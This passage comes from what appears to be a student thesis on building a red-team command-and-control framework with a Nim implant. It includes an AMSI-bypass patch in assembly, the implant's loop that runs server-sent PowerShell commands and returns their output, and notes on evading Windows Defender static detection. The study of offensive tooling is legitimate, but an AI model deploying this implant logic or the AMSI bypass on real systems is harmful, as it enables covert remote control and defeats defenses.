


Figure 33: AMSI overview


The patch that is being applied(line 74) translates into the following assembly instructions in Figure thirty-four :

```
mov eax, 0x80070057
ret
```

Figure 34: Assembly instructions for AMSI patch

The instructions will move ` 0x80070057` to the EAX register, the value is equal to an HRESULT[64] code for `E_INVALIDARG`. When AMSI sees this HRESULT code it will bypass the part where it does its scan because of the invalid argument and the scan result would be "0" – which equals to "AMSI_RESULT_CLEAN". `ret` will return control to the calling function.

The last part of the code is handling the commands received from the server and the code for loading CLR and executing PowerShell in an unmanaged runspace. The remaining code can be seen below in Figure thirty-five.



```
implant > implant.nim
119
120  while true:
121      var message = inbound_comm()
122      #echo "C2: ", message
123
124      if message == "exit":
125          #echo "[-] The server has terminated the session..."
126          client.close()
127          break
128      elif message == "background":
129          discard
130      elif message == "persist":
131          discard
132      elif message == "help":
133          discard(message)
134          client.send(encode("[+] Help menu fetched.."))
135      elif message == "GetAV":
136          var result = getAv()
137          client.send(encode(result))
138      elif message.split(" ")[0] == "pwsh":
139          var ress = ""
140          var Automation = load("System.Management.Automation")
141          var RunspaceFactory = Automation.GetType("System.Management.Automation.Runspaces.RunspaceFactory")
142
143          var runspace = @RunspaceFactory.CreateRunspace()
144
145          runspace.Open()
146
147          var pipeline = runspace.CreatePipeline()
148          pipeline.Commands.AddScript(message.split(" ")[1])
149          pipeline.Commands.Add("Out-String")
150
151          var results = pipeline.Invoke()
152
153          for i in countUp(0,results.Count()-1):
154              ress.add($results.Item(i))
155              client.send(encode(ress))
156
157          runspace.Close()
158
159      else:
160          try:
161              var command = message
162              var result = execProcess("powershell.exe -nop -c " & command)
163              client.send(encode(result))
164          except OSError:
165              #echo "[-] An error occurred.. try again"
166              client.send(encode("The command was not found on the system"))
167  client.close()
```

Figure 35: The remaining code for Nimplant

The initial while true statement is making sure to keep the implant listening for incoming commands. The `inbound_comm` function is saved into the variable `var message`. This means that all instructions from the server will be saved in that variable. Moving on to the if statements starting on line 124. These are in place to do certain actions when a command is received from the server. It's built to check for certain matching strings, if none of them are true it will go to the else statement that will execute the command as a PowerShell system command utilizing `execProcess` as mentioned in the previous section. The if statement that checks for the "exit" command will close the socket and break out of the loop upon receiving the "exit" string from the server. The `elif` statements that have the "discard" keyword, are doing "nothing" upon receiving a matching string, the discard keyword is equivalent to "pass" in Python. The reason for using the discard keyword is that the commands that have been issued, are executed server-side, and the implant does not need to execute anything. The `elif` statement on line 138, checks for the matching string "pwsh" on index 0 of the received message, if true, it will go into the statement and start the loading of CLR and execution of PowerShell in an unmanaged runspace. CLR and a runspace are loaded via the `RunspaceFactory` class and then a pipeline is created, the pipeline can execute PowerShell commands. This can be seen on line 148, where the command is at index 1 in the received message from the server. When the pipeline is executed in the unmanaged runspace, the output is saved into `results` and is then sent to the server.

Evasion

One of the requirements for the implant was that it needs to bypass windows defender static analysis and to accomplish this, several actions and precautions were taken. The first step that was taken is to use the `strenc` library from Nim. This library is XOR encrypting all strings within the code at Compile time, using macros in the Nim language. The key is different each time of the compilation and this means that the signature of the binary is changing, making it harder to be detected by static analysis. Another aspect of the evasion part was to choose the Nim language itself. It's a language that hasn't seen a wide implementation yet and therefore less Nim malware has been analyzed by Microsoft and other security vendors. This helps the implant in evading the security measures because of the different approaches to executing code and the use of different functions that aren't associated with well-known types of malware.

Furthermore, the use of a simple and low-level C2 channel helps the implant in staying undetected, as the code needed for the callback functionality is very benign and does not produce a large fingerprint on the disk. The major downfall in terms of the evasion for the implant is the lack of obfuscation and encryption. This could help strengthen the implant's position against tougher security solutions such as advanced EDRs and behavioral analysis.

Reflections – Nimplant

The development of the implant was a steep learning curve for me. The introduction of an entirely new programming language proved to be a challenge but an eye-opener as well. The first implants were written in pure Python, this meant that they needed an interpreter to be executed. For a C2 framework this wouldn't work very well, because as an operator you do not know what is installed on a system when you deploy the implant, and in this case, you can't be dependent on the presence of a Python interpreter. Nim is a compiled language and can be compiled for Windows and Linux. This gave me the possibility to make the implant portable to many different systems and tweak the compile flags if needed. When porting the implant from Python to Nim, many problems arose with getting the Nim socket object to connect successfully to the server socket object, a lot of debugging using tools like Netcat was required to understand the inner workings of the Nim socket, I have previous experience with the python socket, this helped in understanding the Nim socket.

As with the server, the requirements were slowly met and as I progressed, I slowly started to add more features to the implant, such as the AMSI bypass, GetAV command, and the execution of PowerShell in an unmanaged runspace. This gave the implant more advanced capabilities, propelling it from a standard execution of system commands to an advanced implant that can empower the operators abilities on an engagement.

One of the issues that arose that couldn't be solved due to the time constraints, was the base 64 encoding of all data going in and out of the implant. I successfully implemented the functionality for the implant to base64 encode data and send it to the server. However, I was not successful in base64 decoding the data received from the server, I suspect there is an issue in how the data is encoded when transferred over the socket, but I haven't had the time to go through the entire Nim socket documentation to resolve the issue in time.

Overall, the implant is effective and useful in its current state, but I will continue the development to improve and implement more features.

Reflections

The thesis was written with the intention of expanding my knowledge within C2 frameworks and spreading knowledge about this topic. Furthermore, I was seeking to improve my abilities within programming and specifically offensive programming. The research period where all base knowledge was acquired about the most popular C2 frameworks, the inner workings of a C2, and the knowledge about how effective and covert Infrastructure should be configured, was a great pivot point for me to start the development of my own C2 framework called "PrimusC2."

The development of PrimusC2 was a great learning experience, however, many issues arose during the development phase, and those turned out to be the greatest learning experience of them all. When facing these complex issues on topics where I had little to no knowledge, I was forced out of my comfort zone to discover new paths to solve the issues and find creative ways to get around the problems I couldn't solve.

The thesis could have benefited from having a structured project planning system from the start, this could have enabled me to track my time more efficiently and keep an overview of what components that are complete and those still in the backlog waiting. The lack of a planned project structure resulted in the research, development, and thesis writing period melting into one, which could be chaotic at times. This could have been solved by using tools like a Kanban board or a Gantt diagram.

Overall, the project was successful in many areas, but some components of the project could have been improved to provide a smoother and more linear completion of the project.

Conclusion

A C2 framework is a complex piece of technology, it consists of a server and an implant. Its inner workings are highly advanced and can consist of simple socket connections to highly advanced assembly instructions. C2 frameworks have different categories and can be configured to fit many different types of engagements. Some of the most popular C2 frameworks in today's age is Cobalt Strike, Silver, and Brute Ratel, all these have different strength and weaknesses but are still actively used by threat actors to compromise large enterprises all over the world.

The infrastructure around a C2 framework is as important as the framework itself, it's the backbone for maintaining good OPSEC during the engagement and to provide resilient ad dependable servers and machines to support the engagement. Many different components exist within a secure C2 infrastructure, this includes redirectors, domains, automation, and so on. All these combined play a crucial role in securing the infrastructure around the C2 while the red team performs operations on the target.

The design of a C2 framework from scratch is a complicated task, many components are needed for the framework to live up to modern standards. If the framework needs to be used by a red team on active engagements for clients, the framework needs to be thoroughly tested, and have considerations for its operational security. The Red Team has the responsibility for the clients data, there is no margin for error when handling data in transit or at rest. Furthermore, the framework needs to be able to generate different components dynamically and provide advanced automation for the C2 server and the infrastructure around it. If a connection to a C2 is blocked, then another instance could be provisioned with different values, that could bypass the security solutions for the egressing traffic.

To conclude, for a self-developed C2 framework to be used in a real engagement by a red team, the team needs extensive knowledge within the field of C2 servers and implant development, they need to be aware of the many pitfalls and challenges that will arise doing development. They will need to understand the importance of operational security and implement features that can emulate the advanced TPP's that threat actors use.

Bibliography

[1]Python Software Foundation, "3.7.3 Documentation," *Python.org*, 2019. https://docs.python.org/3/ (accessed Apr. 17, 2023).

[2]"Python   Check if a file or directory exists," *GeeksforGeeks*, Nov. 25, 2019. https://www.geeksforgeeks.org/python-check-if-a-file-or-directory-exists/ (accessed Apr. 20, 2023).

[3]"Delete an entire directory tree using Python   shutil.rmtree   method," *GeeksforGeeks*, Dec. 03, 2019. https://www.geeksforgeeks.org/delete-an-entire-directory-tree-using-python-shutil-rmtree-method/ (accessed Apr. 25, 2023).

[4]"Simple chat server in Nim: Basics," *Tejasjadhav.xyz*, 2019. https://blog.tejasjadhav.xyz/simple-chat-server-in-nim-using-sockets/ (accessed Apr. 28, 2023).

[5]"Documentation," *Nim Programming Language*, 2023. https://nim-lang.org/documentation.html (accessed Apr. 28, 2023).

[6]lichb0rn, "Get IP address from python," *Stack Overflow*, Feb. 04, 2018. https://stackoverflow.com/questions/48606440/get-ip-address-from-python (accessed Apr. 29, 2023).

[7]pistacchio, "How to quiet SimpleHTTPServer?," *Stack Overflow*, May 18, 2012. https://stackoverflow.com/questions/10651052/how-to-quiet-simplehttpserver (accessed May 03, 2023).

[8]python, "cpython/server.py at b701dce340352e1a20c1776feaa368d4bba91128 · python/cpython," *GitHub*, 2017. https://github.com/python/cpython/blob/b701dce340352e1a20c1776feaa368d4bba91128/Lib/http/server.py#L571 (accessed May 03, 2023).

[9]byt3bl33d3r, "byt3bl33d3r/OffensiveNim: My experiments in weaponizing Nim (https://nim-

lang.org/),” *GitHub*, Mar. 2023. https://github.com/byt3bl33d3r/OffensiveNim (accessed May 03, 2023).

[10]“Crontab.guru - The cron schedule expression editor,” *Crontab.guru*, 2023. https://crontab.guru/#@hourly (accessed May 03, 2023).

[11]“Git - Documentation,” *Git-scm.com*, 2023. https://www.git-scm.com/doc (accessed May 01, 2023).

[12]“Nim forum,” *Nim-lang.org*, 2023. https://forum.nim-lang.org/ (accessed May 03, 2023).

[13]“randomname,” *PyPI*, Jan. 29, 2023. https://pypi.org/project/randomname/ (accessed May 03, 2023).

[14]“subprocess — Subprocess management,” *Python documentation*, 2023. https://docs.python.org/3/library/subprocess.html (accessed May 03, 2023).

[15]blackarrowsec, “blackarrowsec/redteam-research: Collection of PoC and offensive techniques used by the BlackArrow Red Team,” *GitHub*, Jan. 28, 2021. https://github.com/blackarrowsec/redteam-research (accessed May 01, 2023).

[16]IppSec, “DIY C2 - Malleable Agent Config,” *YouTube*. Oct. 04, 2021. Accessed: May 04, 2023. [YouTube Video]. Available: https://www.youtube.com/watch?v=FiT7-zxQGbo

[17]D. Breuker, “Learning Silver C2 (09) - Execute Assembly,” *Dominicbreuker.com*, Nov. 06, 2022. https://dominicbreuker.com/post/learning_Silver_c2_09_execute_assembly/ (accessed May 03, 2023).

[18]“CyberChef,” *Github.io*, 2023. https://gchq.github.io/CyberChef/#input=TUE9PQ (accessed May 06, 2023).

[19]“Nim basics,” *Github.io*, 2018. https://narimiran.github.io/nim-basics/ (accessed May 03, 2023).

[20]map[name:Cas van Cooten, “Building a C2 Implant in Nim - Considerations and Lessons Learned,” *Casvancooten.com*, Aug. 25, 2021. https://casvancooten.com/posts/2021/08/building-a-c2-implant-in-nim-considerations-and-lessons-learned/ (accessed May 01, 2023).

[21]“Nim playground,” *Eu.org*, 2023. https://nimplay.gabb.eu.org/ (accessed May 03, 2023).

[22]kanishka10, “AV Evasion Archives - Hackercool Magazine,” *Hackercool Magazine*, Oct. 17, 2022. https://www.hackercoolmagazine.com/category/hacking/bypass-anti-malware/ (accessed May 07, 2023).

[23]“Terraform | HashiCorp Developer,” *Terraform | HashiCorp Developer*, 2023. https://developer.hashicorp.com/terraform (accessed May 08, 2023).

[24]S. anthemtotheego, "Don't Be Rude, Stay: Avoiding Fork&Run .NET Execution With InlineExecute-Assembly," *Security Intelligence*, Jul. 08, 2021. https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/ (accessed May 08, 2023).

[25]"Terraform Registry," *Terraform.io*, 2023. https://registry.terraform.io/providers/digitalocean/digitalocean/latest/docs (accessed May 08, 2023).

[26]F. Dib, "regex101: build, test, and debug regex," *regex101*, 2023. https://regex101.com/ (accessed May 13, 2023).

[27]bluscreenofjeff, "bluscreenofjeff/Red-Team-Infrastructure-Wiki: Wiki to collect Red Team infrastructure hardening resources," *GitHub*, Aug. 08, 2017. https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#automating-deployments (accessed May 13, 2023).

[28]CSRC Content Editor, "tactics, techniques, and procedures (TTP) - Glossary | CSRC," *Nist.gov*, 2015. https://csrc.nist.gov/glossary/term/tactics_techniques_and_procedures (accessed May 15, 2023).

[29]"C2 Frameworks - Red Canary Threat Detection Report," *Red Canary*, 2023. https://redcanary.com/threat-detection-report/trends/c2-frameworks/ (accessed May 15, 2023).

[30]"Threat Actors Adopt Silver To Popular C2 Frameworks," *Information Security Buzz*, Jan. 24, 2023. https://informationsecuritybuzz.com/threat-actors-adopt-silver-popular-c2-frameworks/ (accessed May 15, 2023).

[31]J. Tubberville and J. Vest, *Red Team Development and Operations*. 2020.

[32]"The C2 Matrix," *Thec2matrix.com*, 2023. https://www.thec2matrix.com/matrix (accessed May 15, 2023).

[33]R. Mudge, "Infrastructure for Ongoing Red Team Operations - Cobalt Strike Research and Development," *Cobalt Strike Research and Development*, Sep. 09, 2014. https://www.cobaltstrike.com/blog/infrastructure-for-ongoing-red-team-operations/ (accessed May 17, 2023).

[34]J. Dimmock, "Designing Effective Covert Red Team Attack Infrastructure," *bluescreenofjeff.com - a blog about penetration testing and red teaming*, Dec. 05, 2017. https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/ (accessed May 17, 2023).

[35]C. Navarrete, Durgesh Sangvikar, A. Guan, Y. Fu, Y. Jia, and Siddhart Shibiraj, "Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect," *Unit 42*, Mar. 16, 2022. https://unit42.paloaltonetworks.com/cobalt-strike-malleable-c2-profile/ (accessed May 17, 2023).

[36]"C3," *Withsecure.com*, 2019. https://labs.withsecure.com/tools/c3 (accessed May 17, 2023).

[37]WithSecureLabs, "WithSecureLabs/C3: Custom Command and Control (C3). A framework for rapid prototyping of custom C2 channels, while still providing integration with existing offensive toolkits.," *GitHub*, Jan. 20, 2023. https://github.com/WithSecureLabs/C3 (accessed May 17, 2023).

[38]S. Gallagher, "The Phantom Menace: Brute Ratel remains rare and targeted," *Sophos News*, May 18, 2023. https://news.sophos.com/en-us/2023/05/18/the-phantom-menace-brute-ratel-remains-rare-and-targeted/ (accessed May 18, 2023).

[39]"Cobalt Strike | Adversary Simulation and Red Team Operations," *Cobalt Strike Research and Development*, May 10, 2023. https://www.cobaltstrike.com/ (accessed May 18, 2023).

[40]T. Stack, "Hackers love Cobalt Strike: It was spotted in nearly a quarter of 2021 intrusions. Here's how to spot its use," *The Stack*, Feb. 02, 2022. https://thestack.technology/detecting-cobalt-strike/ (accessed May 18, 2023).

[41]"Cobalt Strike: Favorite Tool from APT to Crimeware | Proofpoint US," *Proofpoint*, Jun. 23, 2021. https://www.proofpoint.com/us/blog/threat-insight/cobalt-strike-favorite-tool-apt-crimeware (accessed May 18, 2023).

[42]J. Maury, "Cobalt Strike: How It Became a Favorite Tool of Hackers," *eSecurityPlanet*, Mar. 14, 2022. https://www.esecurityplanet.com/threats/how-cobalt-strike-became-a-favorite-tool-of-hackers/ (accessed May 18, 2023).

[43]BishopFox, "BishopFox/Silver: Adversary Emulation Framework," *GitHub*, May 18, 2023. https://github.com/BishopFox/Silver (accessed May 18, 2023).

[44]G. SOC, "Silver C2 Leveraged by Many Threat Actors," *Cybereason.com*, 2023. https://www.cybereason.com/blog/Silver-c2-leveraged-by-many-threat-actors (accessed May 18, 2023).

[45]C. Nayak, "Brute Ratel C4," *Brute Ratel C4*, 2023. https://bruteratel.com/ (accessed May 18, 2023).

[46]Ionut Arghire, "Hackers Using 'Brute Ratel C4' Red-Teaming Tool to Evade Detection," *SecurityWeek*, Jul. 07, 2022. https://www.securityweek.com/hackers-using-brute-ratel-c4-red-teaming-tool-evade-detection/ (accessed May 18, 2023).

[47]M. Harbison and P. Renals, “When Pentest Tools Go Brutal: Red-Teaming Tool Being Abused by Malicious Actors,” *Unit 42*, Jul. 05, 2022. https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/ (accessed May 18, 2023).
[48]A. Joshi, “Obfuscating Command and Control (C2) servers securely with Redirectors [Tutorial] | Packt Hub,” *Packt Hub*, Jan. 16, 2019. https://hub.packtpub.com/obfuscating-command-and-control-c2-servers-securely-with-redirectors-tutorial/ (accessed May 20, 2023).
[49]“socat(1): Multipurpose relay - Linux man page,” *Die.net*, 2022. https://linux.die.net/man/1/socat (accessed May 20, 2023).
[50]D. Group, “Welcome! - The Apache HTTP Server Project,” *Apache.org*, 2020. https://httpd.apache.org/ (accessed May 21, 2023).
[51]“Advanced Load Balancer, Web Server, & Reverse Proxy - NGINX,” *NGINX*, May 10, 2023. https://www.nginx.com/ (accessed May 21, 2023).
[52]Caddy Web Server, “Reverse proxy quick-start - Caddy Documentation,” *Caddyserver.com*, 2023. https://caddyserver.com/docs/quick-starts/reverse-proxy (accessed May 21, 2023).
[53]A. Chester, “AWS Lambda Redirector,” *XPN InfoSec Blog*, 2020. https://blog.xpnsec.com/aws-lambda-redirector/ (accessed May 21, 2023).
[54]C. Truncer, “Azure Functions - Functional Redirection,” *FortyNorth Security Blog*, Mar. 12, 2020. https://fortynorthsecurity.com/blog/azure-functions-functional-redirection/ (accessed May 21, 2023).
[55]A. Champion, “Using Cloudflare Workers as Redirectors,” *ajpc500*, Jan. 25, 2021. https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/ (accessed May 21, 2023).
[56]J. Truong, “Domain Fronting 101: What is Domain Fronting and How Does it Work?,” *Hackernoon.com*, Jul. 13, 2021. https://hackernoon.com/domain-fronting-101-what-is-domain-fronting-and-how-does-it-work-es2v37pr (accessed May 21, 2023).
[57]Ansible, Red Hat, “Ansible is Simple IT Automation,” *Ansible.com*, 2023. https://www.ansible.com/ (accessed May 22, 2023).
[58]“Securonix Threat Research Knowledge Sharing Series: Hiding the PowerShell Execution Flow,” *Securonix*, Feb. 17, 2023. https://www.securonix.com/blog/hiding-the-powershell-execution-flow/ (accessed May 29, 2023).
[59]“DigitalOcean | The Cloud for Builders,” *Digitalocean.com*, 2023. https://www.digitalocean.com/ (accessed May 29, 2023).
[60]alvinashcraft, “Antimalware Scan Interface (AMSI) - Win32 apps,” *Microsoft.com*, Aug. 23,

2019. https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal (accessed Jun. 05, 2023).

[61]"[MS-DTYP]: DWORD," *Microsoft.com*, Apr. 04, 2023. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/262627d8-3418-4627-9218-4ffe110850b2 (accessed Jun. 06, 2023).

[62]stevewhims, "Windows Management Instrumentation - Win32 apps," *Microsoft.com*, Mar. 08, 2023. https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page (accessed Jun. 06, 2023).

[63]"Windows Security Center: Fooling WMI Consumers - OPSWAT," *OPSWAT*, Mar. 2013. https://www.opswat.com/blog/windows-security-center-fooling-wmi-consumers (accessed Jun. 06, 2023).

[64]"[MS-ERREF]: HRESULT Values," *Microsoft.com*, Nov. 16, 2021. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8 (accessed Jun. 06, 2023).

[65]thehackernews, "Threat Actors Turn to Silver as Open Source Alternative to Popular C2 Frameworks," *The Hacker News*, Jan. 23, 2023. https://thehackernews.com/2023/01/threat-actors-turn-to-Silver-as-open.html (accessed May 15, 2023).

[66]"Threat Actors Adopt Silver To Popular C2 Frameworks," *Information Security Buzz*, Jan. 24, 2023. https://informationsecuritybuzz.com/threat-actors-adopt-silver-popular-c2-frameworks/ (accessed Jun. 08, 2023).

[67]byt3bl33d3r, "OffensiveNim/amsi_providerpatch_bin.nim at master · byt3bl33d3r/OffensiveNim," *GitHub*, 2020. https://github.com/byt3bl33d3r/OffensiveNim/blob/master/src/amsi_providerpatch_bin.nim (accessed Jun. 09, 2023).

[68]A. Zola, "polling (computing)," *WhatIs.com*, 2023. https://www.techtarget.com/whatis/definition/polling (accessed Jun. 11, 2023).

Appendix

The Appendix can be found in the attached folder structure. The code and configurations files can be found there.